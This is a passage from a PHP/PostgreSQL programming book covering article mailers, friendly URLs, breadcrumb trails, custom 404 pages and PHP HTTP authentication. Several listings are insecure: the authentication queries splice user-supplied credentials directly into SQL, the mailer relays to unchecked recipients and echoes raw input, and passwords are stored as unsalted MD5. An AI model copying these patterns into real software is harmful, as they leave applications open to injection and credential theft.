   <body bgcolor="#ffffff" text="#000000" link="#0000ff"
         vlink="#800080" alink="#ff0000">
      <a href="#" onclick="mail(<?php echo $id; ?>);">
      Mail this article to a friend</a>
      Article content goes here...
   </body>
</html>
```

Once the link is clicked, a form similar to that shown in Figure 13-3 is opened.

Figure 13-3. *The article mailer form*

In particular, note that you passed the PHP variable `$id` into the call to the JavaScript function `mail()` simply by escaping to PHP, outputting the variable, and then escaping back to the HTML. Clicking the link triggers the `onclick()` event, which opens the following script:

```
<?php

   // If the mail form has been submitted
   if (isset($_POST['submit']))
   {
      // Designate a mail header and body
      $headers = "FROM:editor@example.com\n";
      $body = $_POST['name']." thought you'd be interested in this
                  article:\nhttp://www.example.com/article.html?id=".$_POST['id'];
      // Mail the article URL
      mail($_POST['recipient'],"Example.com News Article",$body,$headers);

      // Notify the user
      echo "The article has been mailed to ".$_POST['recipient'];
   }
?>
```

```
<p>
   Email this article to a friend!
</p>
<form action="mail.html" method="post">
   <input type="hidden" name="id" value="<?php echo $_GET['id'];?>" />
   <p>
      Recipient email:<br />
      <input type="text" name="recipient" size="20" maxlength="40" value="" />
   </p>
   <p>
      Your name:<br />
      <input type="text" name="name" size="20" maxlength="40" value="" />
   </p>
   <input type="submit" name="submit" value="Send Article" />
</form>
```

Although a predefined URL was used to provide the recipient with a reference to the article, you could just as easily offer the option to retrieve the article from the database by using the available unique identifier (`$id`), and embed the article information directly into the e-mail.

Navigational Cues

Programmers tend to delegate matters pertinent to usability to the site designer. Indeed, while the presentational aspects of the site are often placed in a designer's hands, the programmer nonetheless plays a very important part in providing the necessary navigational data to the designer in a convenient format. But how can application data provide users with cues that are useful for facilitating site navigation? Strictly defined, the degree to which a Web application is "usable" is determined by the degree of effectiveness and satisfaction derived from its use. In other words, has the interface been designed in such a manner that users feel comfortable and perhaps even empowered using it? Can they easily locate the tools and data they require? Does it offer multiple means to the same ends, often accomplished through readily available visual cues? Taken together, characteristics such as these define an application's "usability."

This section presents three commonplace navigational cues: user-friendly URLs, bread-crumb trails, and custom error files. All three can be implemented with a minimum of effort, and provide considerable value to the user.

User-Friendly URLs

Back in the early days of the Web, coming across a URL like this was pretty impressive:

```
http://www.example.com/sports/football/buckeyes.html
```

This user undoubtedly meant business! After all, he's taken the time to categorize his site material, and judging from the URL structure, his site is so vast that he talks about more than one football team, or even more than one sport. However, the intuitive nature of the URL provides site visitors with an additional aid for determining their present location, not to mention that it affords power users the opportunity to navigate the site through direct URL manipulation.

These days, however, it's not uncommon to come across a URL that looks like this (or that is significantly longer!):

```
http://www.example.com/articles.php?category=php&id=145
```

■ **Note** The feature found in this section is Apache 2.0-specific, because it requires the Apache `AcceptPathInfo` directive, which is found only in Apache versions 2.0.30 and later.

URLs have continued to grow in length due to the need to pass ever more information from one page to another in order to drive increasingly complex applications. The trade-off is that, although the amount of material made available via that avant-garde Web site of years ago is laughable when compared to many of today's sports-related Web sites, we've managed to lose a key navigational aid, the URL, in the process. But what if you could rewrite the latter URL in a much more user-oriented fashion, all without sacrificing use of cutting-edge technologies such as PHP? For example, suppose that you could rewrite it like so:

```
http://www.example.com/articles/php/145/
```

This is much more "friendly" than its uglier predecessor, but how is it possible to implement friendly URLs and still pass the required variables to the necessary PHP script? Furthermore, how does Apache even know which script to request? After all, both `php` and `145` are actually parameters and do not represent a location in the server document structure. Believe it or not, Apache is capable of resolving both dilemmas, by employing a little-known feature called *lookback* to discern the intended destination. Let's consider an example that demonstrates how this feature operates.

Suppose Apache receives a request for the preceding user-friendly URL, which doesn't physically exist. When lookback is enabled, after Apache finds that no index file exists at that location, it begins to "look backward" down the URL, searching for a suitable destination. So, Apache next looks for a file named `145`. Because Apache does not find that file, it then examines the following URL, repeating the same process::

```
http://www.example.com/articles/php/
```

Because no suitable match is presumably located, Apache then examines:

```
http://www.example.com/articles/
```

Assuming there is no index file in a directory at that location named `articles`, Apache then looks for a file named `articles`. It finds `articles.php`, and thus serves that file.

Once the file `articles.php` is served, anything following `articles` within the URL is assigned to the Apache environment variable `PATH_INFO`, and is accessible from a PHP script using the following variable:

```
$_SERVER['PATH_INFO']
```

Therefore, in the case of this example, this variable would be assigned:

```
/php/145/
```

So, now you know the basic premise behind how the lookback feature works. To implement this feature, you'll probably need to make some minor changes to your Apache configuration, explained next.

Configuring Apache's Lookback Feature

You can activate Apache's lookback feature by using three configuration directives: `Files`, `ForceType`, and `AcceptPathInfo`. This section introduces each in turn as it applies to the lookback feature.

■ **Note** You can accomplish the same task via Apache's rewrite feature. In fact, this might even be the preferred method in some cases, because it eliminates the need to embed additional code within your application with the sole purpose of parsing the URL. However, because many users run their Web sites through a third-party host, and thus do not possess adequate privileges to manipulate Apache's configuration, Apache's lookback feature can offer an ideal solution.

Files

The `Files` directive is a container that enables you to modify the behavior of certain requests based on the filename destination. A demonstration of this directive is provided in the following section.

ForceType

The `ForceType` directive allows you to force the mapping of a particular MIME type in a given instance. For example, you could use this directive in conjunction with the `Files` container to force the mapping of the PHP MIME type to any file named `articles`:

```
<Files articles>
   ForceType application/x-httpd-php
</Files>
```

If the context of the preceding `Files` container were applied at the document root level, you could create a file named `articles` (with no extension), and place various PHP commands within it, executing the script like so:

```
http://www.example.com/articles
```

This causes the file to be parsed and executed like any other PHP script. When used in conjunction with the next directive, `AcceptPathInfo`, you've completed the Apache configuration requirements.

■ **Note** Discussing the context in which Apache directives and containers are applied is out of the scope of this book. Please consult the excellent Apache documentation at `http://httpd.apache.org/` for more information.

AcceptPathInfo

The `AcceptPathInfo` directive is the key component of Apache's lookback feature. When enabled, Apache understands that a URL might not explicitly map to the intended destination. Turning on this directive causes Apache to begin searching the requested URL path for a viable destination and placing any trailing URL components into the `PATH_INFO` variable.

This directive is typically used in conjunction with a `Directory` container. Therefore, if you enable lookback capabilities at the document root level of your Web server, you might enable `AcceptPathInfo` like so:

```
<Directory />
   # Other directives go here…
   AcceptPathInfo On
</Directory>
```

Keep in mind that the `AcceptPathInfo` directive is only available to Apache 2.0.30 and later. Therefore, if you're using an earlier Apache version, you won't be able to take advantage of this feature as implemented.

Putting It All Together

What follows is a sample snippet from Apache's `httpd.conf` file, used to configure Apache's lookback feature:

```
<Directory content>
   AcceptPathInfo On
   <Files articles>
      ForceType application/x-httpd-php
   </Files>
   <Files news>
      ForceType application/x-httpd-php
   </Files>
</Directory>
```

Once the necessary changes to Apache are in place, restart the Apache server and proceed to the next section.

The PHP Code

Once you've reconfigured Apache, all that's left to do is write a tiny bit of PHP code to handle the data placed in the `PATH_INFO` environment variable. For starters, however, you'll just output this data. Assuming that you configured your Apache as explained previously, place the following in the `articles` file (again, no extension):

```
<?php
   echo $_SERVER['PATH_INFO'];
?>
```

Next, navigate to the example URL, replacing the domain with your own:

```
http://www.example.com/articles/php/145/
```

The following should appear within the browser:

```
/php/145/
```

However, you need to parse that information. According to our original "unfriendly" URL, two parameters are required, `category` and `id`. You can use two predefined PHP functions, `list()` and `explode()`, to retrieve these parameter values from `$_SERVER['PATH_INFO']`:

```
list($category, $id) = explode("/", $_SERVER['PATH_INFO']);
```

Just place this at the top of your `articles` script, and then use the resulting variables as necessary to retrieve the intended article. Note that it's not necessary to modify any other aspect of the article-retrieval script, because the variable names used to retrieve the article information presumably do not change.

Breadcrumb Trails

Navigational trails, or as they are more affectionately titled, *breadcrumb trails,* are frequently implemented within Web applications, because they offer a readily visible and intuitive navigational aid to users. Breaking down a user's present location into a path of hyperlinks that provides a summary view of the current document's location as it relates to the site at large not only offers the user a far more practical and efficient navigational tool than is offered by the browser, but also serves to complement or even replace a typical site's localized menu system. Figure 13-4 depicts a breadcrumb trail in action.




Figure 13-4. *A typical navigational trail*

This section is devoted to a demonstration of two separate breadcrumb trail implementations. The first uses an array to transform an unwieldy URL tree into a much more user-friendly naming convention. This implementation is particularly useful for creating navigational trees that correspond to largely static pages. The second implementation expands upon the first, this time using a PostgreSQL database to create user-friendly navigational mappings for a database-driven Web site. Although each follows a different approach, both accomplish the same goal. In fact, it's often useful to implement a hybrid mapping strategy: that is, one that can handle both static and database-driven pages as necessary.

Creating Breadcrumbs from Static Data

One rather simple means for implementing breadcrumb trails using PHP is to create an associative array that maps the entire directory structure to corresponding user-friendly titles. When each page is loaded, the URL is parsed and converted to its corresponding linked list of those user-friendly titles as specified within the array. The generalized process for realizing this implementation follows:

1. Outline the Web directory structure on a piece of paper or in a text file, assigning a user-friendly name to each directory and page.
2. Create an associative array, which is used to provide user-friendly names to the breadcrumbs. This array is typically stored in a global site header.
3. Create the URL parsing and mapping function, `create_crumbs()`. Store it in the global site header.
4. Execute the `create_crumbs()` function where necessary within each page intended to contain the crumb trail.

Listing 13-2 shows the `create_crumbs()` function.

Listing 13-2. *The create_crumbs() Function*

```
function create_crumbs($crumb_site, $home_label, $crumb_labels) {

   // Start the crumb trail
   $crumb_trail = "<a href=\"$crumb_site\">$home_label</a>";

   // Parse the requested URL path
   $crumb_tree = explode('/', $_SERVER['PHP_SELF']);

   // Start the URL path used within the trail
   $crumb_path = $crumb_site.'/';

   // Assemble the crumb trail
   for ($x = 1; $x < count($crumb_tree) - 2; $x++) {
      $crumb_path .= $crumb_tree[$x].'/';
      $crumb_trail .= ' &gt; <a href="'.$crumb_path.'">'.
                      $crumb_labels[$crumb_tree[$x]].'</a>';
   }

   return $crumb_trail;
}
```

Next you need to create the three input parameters. The purpose of each is explained here:

- `$crumb_site`: The base URL of the path. This is useful because it allows you to easily start new trails within subsections of your site.
- `$home_label`: The name given to the very first crumb in the path. This will point back to the URL specified by `$crumb_site`.
- `$crumb_labels`: The array containing the URL component to friendly name mappings.

Typically these variables would be placed in an application configuration file. However, for the sake of space, they're included in the same script as the call to the `create_crumbs()` function:

```
<?php
   include "breadcrumbs.php";
   $crumb_site = "http://www.example.com/";
   $crumb_labels = array("articles" => "Recent Articles",
                         "php" => "PHP",
                         "postgresql" => "PostgreSQL",
                         "ppnp" => "Beginning PHP 5 and PostgreSQL 8");
   echo create_crumbs($crumb_site, "Home", $crumb_labels);
?>
```

Now place this script into a document tree at this location:

```
http://www.example.com/ppnp/articles/postgresql/
```

The following breadcrumb trail will appear:

```
Home > Beginning PHP 5 and PostgreSQL 8 > Recent Articles > PostgreSQL
```

Creating Breadcrumbs from Database Table Data

In the previous section, you learned how to use arrays in conjunction with URLs to create navigational trails. But what about generating breadcrumbs based on data stored within a database? For example, consider the following URL:

```
http://www.example.com/books/1590595475/
```

How would you go about translating this URL into the following breadcrumb trail?

```
Home > Books > Beginning PHP 5 and PostgreSQL 8
```

At first glance, it would seem that you could use the first breadcrumb implementation. After all, it seems as if a simple translation is taking place, involving the replacement of a user-unfriendly ISBN (1590595475) with the user-friendly book title, "Beginning PHP 5 and PostgreSQL 8." However, using an array isn't always the most convenient means for storing dynamic information. Given that most corporate Web sites retrieve content from a relational database system, it would be impractical to store some of this information redundantly in both a database and a separate file-based array. With that in mind, the remainder of this section demonstrates a mechanism for creating navigational trails using a PostgreSQL database.

■ **Note** If you're unfamiliar with the PostgreSQL server and are confused by the syntax found in the following example, consider reviewing the material found in Chapter 30.

The following PostgreSQL table, `categories`, provides the 1-to-N mapping of a book category to books stored within the `books` table (introduced next):

```
create table categories (
   category_id serial,
   name varchar(15) NOT NULL,
   CONSTRAINT categories_pk PRIMARY KEY(category_id)
);
```

The following table, `books`, is used to store information about a publisher's book offerings:

```
create table books (
   book_id serial,
   category_id integer NOT NULL REFERENCES categories(category_id),
   isbn varchar(9) NOT NULL UNIQUE,
   author varchar(50) NOT NULL,
   title varchar(45) NOT NULL,
   description varchar(300) NOT NULL,
   CONSTRAINT books_pk PRIMARY KEY(book_id)
);
```

Note that a similar `author` table mapping would exist in a real implementation, but it's omitted here because it's not relevant to the present discussion.

In addition to the aforementioned user-friendly URL, you would like to provide a navigational trail at the top of the page to allow users to easily recognize their current site location and to easily navigate back up the site directory tree. The intended goal is to create a navigation trail that resembles the following:

```
Home > Open Source > Beginning PHP 5 and PostgreSQL 8
```

Listing 13-3 demonstrates the modified `create_crumbs()` function, this one capable of parsing the URL and building the preceding navigation trail based on retrieved table data.

Listing 13-3. *The create_crumbs() Function Revisited*

```
<?php
   // The revised create_crumbs() function. Note that this version is
   // much simpler, as it's customized specifically for use with the book catalog.
   function create_crumbs($siteURL, $categoryID, $categoryName, $title) {

      $crumb = "<a href = \"$siteURL\">Home</a> &gt;
                <a href = \"$siteURL/category/$categoryID/\">
                              $categoryName</a> &gt; $title";
```

```
        print $crumb;

    } # end create_crumbs definition

    $siteURL = "http://www.example.com";

    $conn=pg_connect("host=localhost dbname=corporate
                      user=jason password=secret");

    // assume that this would be parsed from the user-friendly URL
    $isbn = "1590595475";

    $query = "SELECT b.category_id, c.name, b.isbn, b.author, b.title, b.description
              FROM books b, categories c
              WHERE b.isbn = $isbn AND b.category_id = c.category_id";

    $result = pg_exec($conn, $query);

    $row = pg_fetch_assoc($result);

    // Retrieve the query values
    $categoryID = $row["category_id"];
    $categoryName = $row["name"];
    $isbn = $row["isbn"];
    $authorID = $row["author"];
    $title = $row["title"];

    // Execute the function
    create_crumbs($siteURL, $categoryID, $categoryName, $title);

?>
```

Creating Custom Error Handlers

It can be rather irritating for a user to happen upon a moved or removed Web page, only to see the dreaded "HTTP 404 – File not found" message. That said, site maintainers should take every step necessary to ensure that "link rot" does not occur. However, there are times when this cannot be easily avoided, particularly when major site migrations or updates are taking place. Fortunately, Apache offers a configuration directive that makes it possible to forward all requests ending in a particular server error (404, 403, and 500, for example) to a predetermined page. The directive, named `ErrorDocument`, can be placed with `httpd.conf`'s main configuration container, as well as within virtual host, directory, and `.htaccess` containers (with the appropriate permissions, of course). For example, you could point all 404 errors to a document named `error.html`, which is located in the particular context's base directory, like so:

```
ErrorDocument 404 /error.html
```

Pointing 404s to such a page is useful because it could provide the user with further information regarding the reason for page removal, an update pertinent to Web site upgrade progress, or even a search interface. Using it in combination with PHP, such a page could also attempt to discern the page that the user is attempting to access, and forward them accordingly; e-mail the site administrator, letting her know that an error has occurred; create custom error logs; or do really anything else that you'd like it to do. This section demonstrates how to use PHP to gather some statistics pertinent to the missing file and mail that information to a site administrator. Hopefully this example will provide you with a few ideas as to how you can begin creating custom 404 handlers suited to your own specific needs.

■ **Note** Some of the concepts described in this chapter are already handled quite efficiently by the URL-rewriting capability of the Apache Web server. However, keep in mind that many readers use shared servers for Web hosting, and thus do not have the luxury of wielding such control over the behavior of their Web server. That said, the concepts described here serve to encourage readers to consider alternative solutions in situations where not all tools are made available to them.

In this example, you'll create a script that e-mails the site administrator with a detailed report of the error, and displays a message asking the user's forgiveness. To start, create an `.htaccess` file that redirects the 404 errors to the custom script:

```
ErrorDocument 404 /www/htdocs/errormessage.html
```

If you want this behavior to occur throughout the site, place it in the root directory of your Web site. If you're unfamiliar with `.htaccess` files, see the Apache documentation for more information.

Next, create the script that handles the error by e-mailing the site administrator and displaying an appropriate message. This script is provided in Listing 13-4.

Listing 13-4. *E-mail Notification and Simple Message Display*

```
<?php

   // Server
   $servername = $_SERVER['SERVER_NAME'];
   $recipient = "webmaster@example.com";
   $subject = "404 error detected: ".$_SERVER['PHP_SELF'];
   $timestamp = date( "F d, Y G:i:s", time() );
   $referrer = $_SERVER['HTTP_REFERER'];
   $ip = $_SERVER['REMOTE_ADDR'];
   $redirect = $_SERVER['REQUEST_URI'];

   $body = <<< body
      A 404 error was detected at: $timestamp.
```

```
      Server: $servername
      Missing page: $redirect
      Referring document: $referrer
      User IP Address: $ip
   body;

   mail($recipient, $subject, $body, "From: administrator\r\n");
?>

<h3>File Not Found</h3>
<p>
Please forgive us, as our Web site is currently undergoing maintenance.
As a result, you may experience occasional difficulties accessing documents
and/or services.
The site administrator has been emailed with a detailed event log of this matter.
</p>
Thank you,<br />
The Web site Crew
```

Of course, if your site is particularly large, you might want to consider writing error information to a log file or database rather than sending it via e-mail.

Summary

One of the Web's great strengths is the ease with which it enables us to not only disseminate but also compile and aggregate user information. However, as developers, this mean that we must spend an enormous amount of time building and maintaining a multitude of user interfaces, many of which are complex HTML forms. The concepts described in this chapter should enable you to decrease that time a tad.

In addition, this chapter offered a few commonplace strategies for improving the general user experience while working with your application. Although not an exhaustive list, perhaps the material presented in this chapter will act as a springboard for you to conduct further experimentation, as well as help you to decrease the time that you invest in what is surely one of the more time-consuming aspects of Web development: improving the user experience.

The next chapter shows you how to protect the sensitive areas of your Web site by forcing users to supply a username and password prior to entry.

CHAPTER 14

Authentication

Authenticating user identities is common practice in today's Web applications. This is done not only for security-related reasons, but also to offer customization features based on user preferences and type. Typically, users are prompted for a username and password, the combination of which forms a unique identifying value for that user. In this chapter, you'll learn how to prompt for and validate this information, using PHP's built-in authentication capabilities. Specifically, in this chapter you'll learn about:

- Basic HTTP-based authentication concepts
- PHP's authentication variables, namely `$_SERVER['PHP_AUTH_USER']` and `$_SERVER['PHP_AUTH_PW']`
- Several PHP functions that are commonly used to implement authentication procedures
- Three commonplace authentication methodologies: hard-coding the login pair (username and password) directly into the script, file-based authentication, and database-based authentication
- Further restricting authentication credentials with a user's IP address
- Taking advantage of PEAR using the `Auth_HTTP` package
- Testing password guessability using the CrackLib extension
- Recovering lost passwords using one-time URLs

HTTP Authentication Concepts

The HTTP protocol offers a fairly simple, yet effective, means for user authentication, used by the server to challenge a resource request, and by the client (browser) to provide information pertinent to the authentication procedure. A typical authentication process goes like this:

1. The client requests a resource that has been restricted.
2. The server responds to this request with a 401 (Unauthorized access) response message.

3. The client (browser) recognizes the 401 response and produces a pop-up authentication prompt similar to the one shown in Figure 14-1. Most modern browsers are capable of understanding HTTP authentication and offering appropriate capabilities, including Internet Explorer, Netscape Navigator, Mozilla, and Opera.

4. If the user supplies proper credentials (username and password), they are sent back to the server for validation. The user is subsequently allowed to access the resource. However, if the user supplies incorrect or blank credentials, access is denied.

5. If the user is validated, the browser stores the authentication information within its authentication cache. This cache information remains within the browser until the cache is cleared, or until another 401 server response is sent to the browser.

Figure 14-1. *An authentication prompt*

You should understand that although HTTP authentication effectively controls access to restricted resources, it does not secure the channel in which authentication information travels. That is, it is quite trivial for a well-positioned attacker to sniff, or monitor, all traffic taking place between a server and a client. Both the supplied username and password are included in this traffic, both unencrypted. Therefore, to eliminate the possibility of compromise through such a method, you need to implement a secure communications channel, typically accomplished using Secure Sockets Layer (SSL). SSL support is available for all mainstream Web servers, including Apache and Microsoft Internet Information Server (IIS).

PHP Authentication

Integrating user authentication directly into your Web application logic is convenient and flexible; convenient because it consolidates what would otherwise require some level of interprocess communication, and flexible because integrated authentication provides a much simpler means for integrating with other components of an application, such as content customization and user privilege designation. For the remainder of this chapter, we'll examine PHP's built-in authentication feature, and demonstrate several authentication methodologies that you can immediately begin incorporating into your applications.

Authentication Variables

PHP uses two predefined variables to authenticate a user: `$_SERVER['PHP_AUTH_USER']` and `$_SERVER['PHP_AUTH_PW']`. These variables hold the two components needed for authentication, specifically the username and the password, respectively. Their usage will become apparent in the following examples. For the moment, however, there are two important caveats to keep in mind when using these predefined variables:

- Both variables must be verified at the start of every restricted page. You can easily accomplish this by wrapping each restricted page, which means that you place the authentication code in a separate file and then include that file in the restricted page by using the `REQUIRE()` function.
- These variables do not function properly with the CGI version of PHP, nor do they function on Microsoft IIS. See the sidebar about PHP authentication and IIS.

PHP AUTHENTICATION AND IIS

If you're using IIS in conjunction with PHP's ISAPI module, and you want to use PHP's HTTP authentication capabilities, you need to make a minor modification to the examples offered throughout this chapter. The username and password variables are still available to PHP when using IIS, but not via `$_SERVER['PHP_AUTH_USER']` and `$_SERVER['PHP_AUTH_PW']`. Instead, these values must be parsed from another server global variable, `$_SERVER['HTTP_AUTHORIZATION']`. So, for example, you need to parse out these variables like so:

```
list($user, $pswd) =
     explode(':', base64_decode(substr($_SERVER['HTTP_AUTHORIZATION'], 6)));
```

Useful Functions

Two standard functions are commonly used when handling authentication via PHP: `header()` and `isset()`. Both are introduced in this section.

header()

```
void header(string string [, boolean replace [, int http_response_code]])
```

The `header()` function sends a raw HTTP header to the browser. The `string` parameter specifies the header information sent to the browser. The optional `replace` parameter determines whether this information should replace or accompany a previously sent header. Finally, the optional `http_response_code` parameter defines a specific response code that will accompany the header information. Note that you can include this code in the string, as will soon be demonstrated. Applied to user authentication, this function is useful for sending the WWW authentication header to the browser, causing the pop-up authentication prompt to be displayed. It is also useful for sending the 401 header message to the user, if incorrect authentication credentials are submitted. An example follows:

```
<?php
   header('WWW-Authenticate: Basic Realm="Book Projects"');
   header("HTTP/1.1 401 Unauthorized");
   ...
?>
```

Note that unless output buffering is enabled, these commands must be executed before any output is returned. Neglecting this rule will result in a server error, because of the violation of the HTTP specification.

isset()

```
boolean isset(mixed var [, mixed var [,...]])
```

The `isset()` function determines whether or not a variable has been assigned a value. It returns `TRUE` if the variable contains a value, and `FALSE` if it does not. Applied to user authentication, the `isset()` function is useful for determining whether or not the `$_SERVER['PHP_AUTH_USER']` and `$_SERVER['PHP_AUTH_PW']` variables are properly set. Listing 14-1 offers a usage example.

Listing 14-1. *Using isset() to Verify Whether a Variable Contains a Value*

```
<?php
   if (isset($_SERVER['PHP_AUTH_USER']) and isset($_SERVER['PHP_AUTH_PW'])) {
      // execute additional authentication tasks
   } else {
        echo "<p>Please enter both a username and a password!</p>";
   }
?>
```

Authentication Methodologies

There are several ways you can implement authentication via a PHP script. You should consider the scope and complexity of each way when the need to invoke such a feature arises. In particular, this section discusses hard-coding a login pair directly into the script, using file-based authentication, using IP-based authentication, using PEAR's HTTP authentication functionality, and using database-based authentication.

Hard-Coded Authentication

The simplest way to restrict resource access is by hard-coding the username and password directly into the script. Listing 14-2 offers an example of how to accomplish this.

Listing 14-2. *Authenticating Against a Hard-Coded Login Pair*

```
if (($_SERVER['PHP_AUTH_USER'] != 'specialuser') ||
   ($_SERVER['PHP_AUTH_PW'] != 'secretpassword')) {
      header('WWW-Authenticate: Basic Realm="Secret Stash"');
      header('HTTP/1.0 401 Unauthorized');
      print('You must provide the proper credentials!');
      exit;
}
```

The logic in this example is quite simple. If `$_SERVER['PHP_AUTH_USER']` and `$_SERVER['PHP_AUTH_PW']` are set to "specialuser" and "secretpassword," respectively, the code block will not execute, and anything ensuing that block will execute. Otherwise, the user is prompted for the username and password until either the proper information is provided or a 401 Unauthorized message is displayed due to multiple authentication failures.

Although using a hard-coded authentication pair is very quick and easy to configure, it has several drawbacks. First, as this code currently stands, all users requiring access to that resource must use the same authentication pair. Usually, in real-world situations, each user must be uniquely identified so that user-specific preferences or resources can be made available. Although you could allow for multiple login pairs by adding additional logic, the ensuing code would be highly unwieldy. Second, changing the username or password can be done only by entering the code and making the manual adjustment. The next two methodologies satisfy this need.

File-based Authentication

Often you need to provide each user with a unique login pair, making it possible to log user-specific login times, movements, and actions. You can do this easily with a text file, much like the one commonly used to store information about Unix users (`/etc/passwd`). Listing 14-3 offers such a file. Each line contains a username and an encrypted password pair, with the two elements separated by a colon (`:`).

Listing 14-3. *The authenticationFile.txt File Containing Encrypted Passwords*

```
jason:60d99e58d66a5e0f4f89ec3ddd1d9a80
donald:d5fc4b0e45c8f9a333c0056492c191cf
mickey:bc180dbc583491c00f8a1cd134f7517b
```

A crucial security consideration regarding `authenticationFile.txt` is that this file should be stored outside the server document root. If it is not, an attacker could discover the file through brute-force guessing, revealing half of the login combination. In addition, although you have the option to skip encryption of the password and store it in plain-text format, this practice is strongly discouraged, because users with access to the server might be able to view the login information if file permissions are not correctly configured.

The PHP script required to parse this file and authenticate a user against a given login pair is only a tad more complicated than the script used to authenticate against a hard-coded authentication pair. The difference lies in the fact that the script must also read the text file into an array, and then cycle through that array searching for a match. This involves the use of several functions, including the following:

- `file(string filename)`: The `file()` function reads a file into an array, with each element of the array consisting of a line in the file.
- `explode(string separator, string string [, int limit])`: The `explode()` function splits a string into a series of substrings, with each string boundary determined by a specific separator.
- `md5(string str)`: The `md5()` function calculates an MD5 hash of a string, using RSA Data Security Inc.'s MD5 Message-Digest algorithm (`http://www.rsa.com`).

■ **Note** Although they are similar in function, you should use `explode()` instead of `split()`, because `split()` is a tad slower due to its invocation of PHP's regular expression parsing engine.

Listing 14-4 illustrates a PHP script that is capable of parsing `authenticationFile.txt`, potentially matching a user's input to a login pair.

Listing 14-4. *Authenticating a User Against a Flat File Login Repository*

```
<?php
   // Preset authentication status to false
   $authorized = FALSE;

   if (isset($_SERVER['PHP_AUTH_USER']) && isset($_SERVER['PHP_AUTH_PW'])) {

      // Read the authentication file into an array
      $authFile = file("/usr/local/lib/php/site/authenticate.txt");

      // Cycle through each line in file, searching for authentication match
      foreach ($authFile as $login) {
         list($username, $password) = explode(":", $login);

         // Remove the newline from the password
         $password = trim($password);
         if (($username == $_SERVER['PHP_AUTH_USER']) &&
             ($password == md5($_SERVER['PHP_AUTH_PW']))) {
             $authorized = TRUE;
             break;
         }
      }
   }
```

```
   // If not authorized, display authentication prompt or 401 error
   if (! $authorized) {
      header('WWW-Authenticate: Basic Realm="Secret Stash"');
      header('HTTP/1.0 401 Unauthorized');
      print('You must provide the proper credentials!');
      exit;
   }
   // restricted material goes here...
?>
```

Although the file-based authentication system works great for relatively small, static authentication lists, this strategy can become somewhat inconvenient when you're handling a large number of users, when users are regularly being added, deleted, and modified, or when you need to incorporate an authentication scheme into a larger information infrastructure (into a pre-existing user table, for example). Such requirements are better satisfied by implementing a database-based solution. The following section demonstrates just such a solution, using a PostgreSQL database to store authentication pairs.

Database-based Authentication

Of all the various authentication methodologies discussed in this chapter, implementing a database-based solution is the most powerful methodology, because it not only enhances administrative convenience and scalability, but also can be integrated into a larger database infrastructure. For purposes of this example, we'll limit the data store to four fields—a primary key, the user's name, a username, and a password. These columns are placed into a table that we'll call `userauth`, shown in Listing 14-5.

■ **Note** If you're unfamiliar with the PostgreSQL server and are confused by the syntax found in the following example, consider reviewing the material found in Chapter 30.

Listing 14-5. *A User Authentication Table*

```
create table userauth (
   rowid serial,
   commonname varchar(35) not null,
   username varchar(8) not null,
   pswd varchar(32) not null,
   CONSTRAINT userauth_id PRIMARY KEY(rowid)
);
```

Listing 14-6 displays the code used to authenticate a user-supplied username and password against the information stored within the `userauth` table.

Listing 14-6. *Authenticating a User Against a PostgreSQL Table*

```
<?php
   /* Because the authentication prompt needs to be invoked twice,
      embed it within a function.
   */
   function authenticate_user() {
      header('WWW-Authenticate: Basic realm="Secret Stash"');
      header("HTTP/1.0 401 Unauthorized");
      exit;
   }

   /* If $_SERVER['PHP_AUTH_USER'] is blank, the user has not yet been prompted for
      the authentication information.
   */
   if (! isset($_SERVER['PHP_AUTH_USER'])) {
      authenticate_user();
   } else {
      // Connect to the PostgreSQL database
      $conn=pg_connect("host=localhost dbname=corporate
            user=authentication password=secret") or die(pg_last_error($conn));

      // Create and execute the selection query
      $query = "SELECT username, pswd FROM userauth
                WHERE username='$_SERVER[PHP_AUTH_USER]' AND
                pswd=md5('$_SERVER[PHP_AUTH_PW]')";

      $result = pg_query($conn, $query);
      // If nothing was found, reprompt the user for the login information
      if (pg_num_rows($result) == 0) {
         authenticate_user();
      }
      else {
         echo "Welcome to the secret archive!";
      }
   }
?>
```

Although PostgreSQL authentication is more powerful than the previous two methodologies, it is really quite trivial to implement. Simply execute a selection query against the `userauth` table, using the entered username and password as criteria for the query. Of course, such a solution is not dependent upon specific use of a PostgreSQL database; any relational database could be used in its place.

IP-based Authentication

Sometimes you need an even greater level of access restriction to ensure the validity of the user. Of course, a username/password combination is not foolproof; this information can be given to someone else, or stolen from a user. It could also be guessed through deduction or brute force, particularly if the user chooses a poor login combination, which is still quite common. To combat this, one effective way to further enforce authentication validity is to require not only a valid username/password login pair, but also a specific IP address. To do so, you only need to slightly modify the `userauth` table used in the previous section, and make a tiny modification to the query used in Listing 14-6. First the table, displayed in Listing 14-7.

Listing 14-7. *The userauth Table Revisited*

```
create table userauth (
   rowid serial,
   commonname varchar(35) not null,
   username varchar(8) not null,
   pswd varchar(32) not null,
   ipaddress varchar(15) not null,
   CONSTRAINT userauth_id PRIMARY KEY(rowid)
);
```

The code for validating both the username/password and IP address is displayed in Listing 14-8.

Listing 14-8. *Authenticating Using a Login Pair and an IP Address*

```
<?php
   function authenticate_user() {
      header('WWW-Authenticate: Basic realm="Secret Stash"');
      header("HTTP/1.0 401 Unauthorized");
      exit;
   }

   if(! isset($_SERVER['PHP_AUTH_USER'])) {
      authenticate_user();
   } else {
      // Connect to the PostgreSQL database
      $conn=pg_connect("host=localhost dbname=corporate
                        user=authentication password=secret")
                        or die(pg_last_error($conn));

      // Create and execute the selection query
      $query = "SELECT username, pswd FROM userauth
                WHERE username='$_SERVER[PHP_AUTH_USER]' AND
                pswd=MD5('$_SERVER[PHP_AUTH_PW]') AND
                ipaddress='$_SERVER[REMOTE_ADDR]'";
```

```
        $result = pg_query($conn, $query);
        // If nothing was found, reprompt the user for the login information
        if (pg_num_rows($result) == 0) {
           authenticate_user();
        }
        else {
           echo "Welcome to the secret archive!";
        }
     }
?>
```

Although this additional layer of security works quite well, you should understand that it is not foolproof. The practice of IP spoofing, or tricking a network into thinking that traffic is emanating from a particular IP address, has long been a tool in the savvy attacker's toolbox. Therefore, if such an attacker gains access to a user's username and password, they could conceivably circumvent your IP-based security obstacles.

Taking Advantage of PEAR: Auth_HTTP

